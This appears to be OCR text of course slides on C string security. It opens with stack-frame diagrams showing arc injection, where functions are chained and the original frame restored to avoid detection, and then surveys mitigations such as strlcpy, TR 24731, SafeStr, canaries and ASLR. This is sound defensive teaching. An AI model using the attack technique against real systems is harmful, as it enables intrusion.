

eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
Frame 1
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
Frame 2
esp
ebp
ebp (orig)
return addr(main)
Original Frame

g() Returns


mov esp, ebp
pop ebp
ret
eip
Original ebp restored
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
Frame 1
Frame 2
Original Frame

g() Returns

```
mov esp, ebp
pop ebp
ret
```



Why is This Interesting?

- An attacker can chain together multiple functions with arguments
- “Exploit” code pre-installed in code segment
  - No code is injected
  - Memory based protection schemes cannot prevent arc injection
  - Doesn’t require larger overflows
- The original frame can be restored to prevent detection

Mitigation Strategies

- Include strategies designed to
  - prevent buffer overflows from occurring
  - detect buffer overflows and securely recover without allowing the failure to be exploited
- Prevention strategies can
  - statically allocate space
  - dynamically allocate space

Static approach
Statically Allocated Buffers

- Assumes a fixed size buffer
  - Impossible to add data after buffer is filled
  - Discards excess data, so actual program data can be lost.
    - So, the resulting string must be fully validated

Input Validation

- Buffer overflows are often the result of unbounded string or memory copies.
  - Hence -- can be prevented by ensuring that input data does not exceed the size of the smallest buffer in which it is stored.

```
int myfunc(const char *arg) {
  char buff[100];
  if (strlen(arg) >= sizeof(buff)) {
    abort();
  }
}
```

Static Prevention Strategies

- Input validation
- `strlcpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731

`strlcpy()` and `strlcat()`

- Copy and concatenate strings in a less error-prone manner

```
size_t strlcpy(char *dst,
  const char *src, size_t size);
size_t strlcat(char *dst,
   const char *src, size_t size);
```

- The **`strlcpy()`** function copies the null-terminated string from **`src`** to **`dst`** (up to **`size`** characters).
- The **`strlcat()`** function appends the null-terminated string **`src`** to the end of **`dst`** (no more than **`size`** characters will be in the destination)

Size Matters

- To help prevent buffer overflows, **`strlcpy()`** and **`strlcat()`** accept the size of the destination string as a parameter.
  - For statically allocated destination buffers, this value is easily computed at compile time using the **`sizeof()`** operator.
  - Dynamic buffers size not easily computed
- Both functions guarantee the destination string is null terminated for all non-zero-length buffers

`strlcpy()` and `strlcat()` Summary

- The **`strlcpy()`** and **`strlcat()`** available for several UNIX variants including OpenBSD and Solaris but not GNU/Linux (glibc).
- Still possible that the incorrect use of these functions will result in a buffer overflow if the specified buffer size is longer than the actual buffer length.
- Truncation errors are also possible if the programmer fails to verify the results of these functions.

Static Prevention Strategies

- Input validation
- **`strlcpy()`** and **`strlcat()`**
- ISO/IEC “Security” TR 24731

ISO/IEC "Security" TR 24731

- Work by the international standardization working group for the programming language C (ISO/IEC JTC1 SC22 WG14)
- ISO/IEC TR 24731 defines less error-prone versions of C standard functions
  - **`strcpy_s()`** instead of **`strcpy()`**
  - **`strcat_s()`** instead of **`strcat()`**
  - **`strncpy_s()`** instead of **`strncpy()`**
  - **`strncat_s()`** instead of **`strncat()`**

ISO/IEC “Security” TR 24731 Goals

- Mitigate against
  - Buffer overrun attacks
  - Default protections associated with program-created file
- Do not produce unterminated strings
- Do not unexpectedly truncate strings
- Preserve the null terminated string data type
- Support compile-time checking
- Make failures obvious
- Have a uniform pattern for the function parameters and return type

`strcpy_s()` Function

- Copies characters from a source string to a destination character array up to and including the terminating null character.
- Has the signature:

```
errno_t strcpy_s(
    char * restrict s1,
    rsize_t s1max,
    const char * restrict s2);
```

- Similar to `strcpy()` with extra argument of type `rsize_t` that specifies the maximum length of the destination buffer.
- Only succeeds when the source string can be fully copied to the destination without overflowing the destination buffer.

`strcpy_s()` Example

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[24];

  strcpy_s(a, sizeof(a), "0123456789abcdef");
  strcpy_s(b, sizeof(b), "0123456789abcdef");
  strcpy_s(c, sizeof(c), a);
  strcat_s(c, sizeof(c), b);
}
```

`strcpy_s()` fails and generates a runtime constraint error

ISO/IEC TR 24731 Summary

- Already available in Microsoft Visual C++ 2005
- Functions are still capable of overflowing a buffer if the maximum length of the destination buffer is incorrectly specified
- The ISO/IEC TR 24731 functions are
  - not “fool proof”
  - undergoing standardization but may evolve
  - useful in
    - preventive maintenance
    - legacy system modernization

Dynamic approach
Dynamically Allocated Buffers

- Dynamically allocated buffers dynamically resize as additional memory is required.
- Dynamic approaches scale better and do not discard excess data.
- The major disadvantage is that if inputs are not limited they can
  - exhaust memory on a machine - denial-of-service attacks

Prevention strategies
SafeStr

- Written by Matt Messier and John Viega
- Provides a rich string-handling library for C that
  - has secure semantics
  - is interoperable with legacy library code
  - uses a dynamic approach that automatically resizes strings as required.
- SafeStr reallocates memory and moves the contents of the string whenever an operation requires that a string grow in size – hence no overflow.

`safestr_t` type

- The SafeStr library is based on the **`safestr_t`** type
- Compatible with **`char *`** so that **`safestr_t`** structures to be cast as **`char *`** and behave as C-style strings.
- The **`safestr_t`** type keeps the actual and allocated length in memory directly preceding the memory referenced by the pointer

Error Handling

- Error handling is performed using the XXL library
  - provides both exceptions and asset management for C and C++.
  - The caller is responsible for handling exceptions
  - If no exception handler is specified by default
    - a message is output to **`stderr`**
    - **`abort()`** is called
- The dependency on XXL can be an issue because both libraries need to be adopted to support this solution.

SafeStr Example

```
safestr_t str1;
safestr_t str2;

XXL_TRY_BEGIN {
  str1 = safestr_alloc(12, 0);
  str2 = safestr_create("hello, world\n", 0);
  safestr_copy(&str1, str2);
  safestr_printf(str1);
  safestr_printf(str2);
}
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
{
  printf("safestr out of memory.\n");
}
XXL_EXCEPT {
  printf("string operation failed.\n");
}
XXL_TRY_END;
```

Allocates memory for strings

Copies string

Catches memory errors

Handles remaining exceptions

Managed Strings

- Manage strings dynamically
  - allocate buffers
  - resize as additional memory is required
- Managed string operations guarantee that
  - strings operations cannot result in a buffer overflow
  - data is not discarded
  - strings are properly terminated (strings may or may not be null terminated internally)
- Disadvantages
  - If unlimited can exhaust memory and be used in denial-of-service attacks
  - performance overhead

Black Listing

- Replaces dangerous characters in input strings with underscores or other harmless characters.
  - requires the programmer to identify all dangerous characters and character combinations.
  - may be difficult without having a detailed understanding of the program, process, library, or component being called.
  - May be possible to encode or escape dangerous characters after successfully bypassing black list checking.

White Listing

- Define a list of acceptable characters and remove any characters that are unacceptable
- The list of valid input values is typically a predictable, well-defined set of manageable size.
- White listing can be used to ensure that a string only contains characters that are considered safe by the programmer.

Runtime Protection Strategies

- Detection and recovery – not very effective; so second line of defense
  - Mitigation strategies may be based on who/which does
    - Developer by proper input validation
    - Compiler and its associated run-time system
    - Operating system
- Runtime check: e.g. MS Visual Studio C++
    - Overflows of local variables
    - Use of uninitialized variables
    - Stack pointer corruptions

Runtime bounds checkers

- Some C compilers have runtime array bounds checking
  - Libsafe and libverify (Avaya labs)
    - Dynamic library – intercepts and checks the bounds of arguments to C library functions
      - Makes sure frame pointers and return address not overwritten

Stack Canaries

- Canaries
  - A value that is difficult to insert or spoof and are to an address before the section of the stack being protected
    - Initialized right after RA is saved
    - Checked right before RA is accessed
  - used to protect Return Addresses from sequential writes through memory
    - E.g., as a result of strcpy()
  - Defense from string operations not memory copy

OS techniques

- Address Space Layout Randomization (ASLR)
  - Prevents arbitrary code execution; RA can still be overwritten
  - Mainly – randomizes address of the stack pages
    - Prevents: predicting the address o f the shell code, system function
- Nonexecutable stacks (note stacks only)
- W^X (W xor X): use no execute bit in CPUs
    - No code that is not part of program should be executed
    - Data Execution Prevention – W^X for MS-VS
- StackGap
  - Randomly sized gap of space allocation for stack memory
  - Offset the beginning of a stack by a random amount
    - Repeated runs does not help

String Summary

- Buffer overflows occur frequently in C and C++ because these languages
  - define strings as a null-terminated arrays of characters
  - do not perform implicit bounds checking
  - provide standard library calls for strings that do not enforce bounds checking
- The **`basic_string`** class is less error prone for C++ programs
- String functions defined by ISO/IEC “Security” TR 24731 are useful for legacy system remediation
- For new C language development consider using the managed strings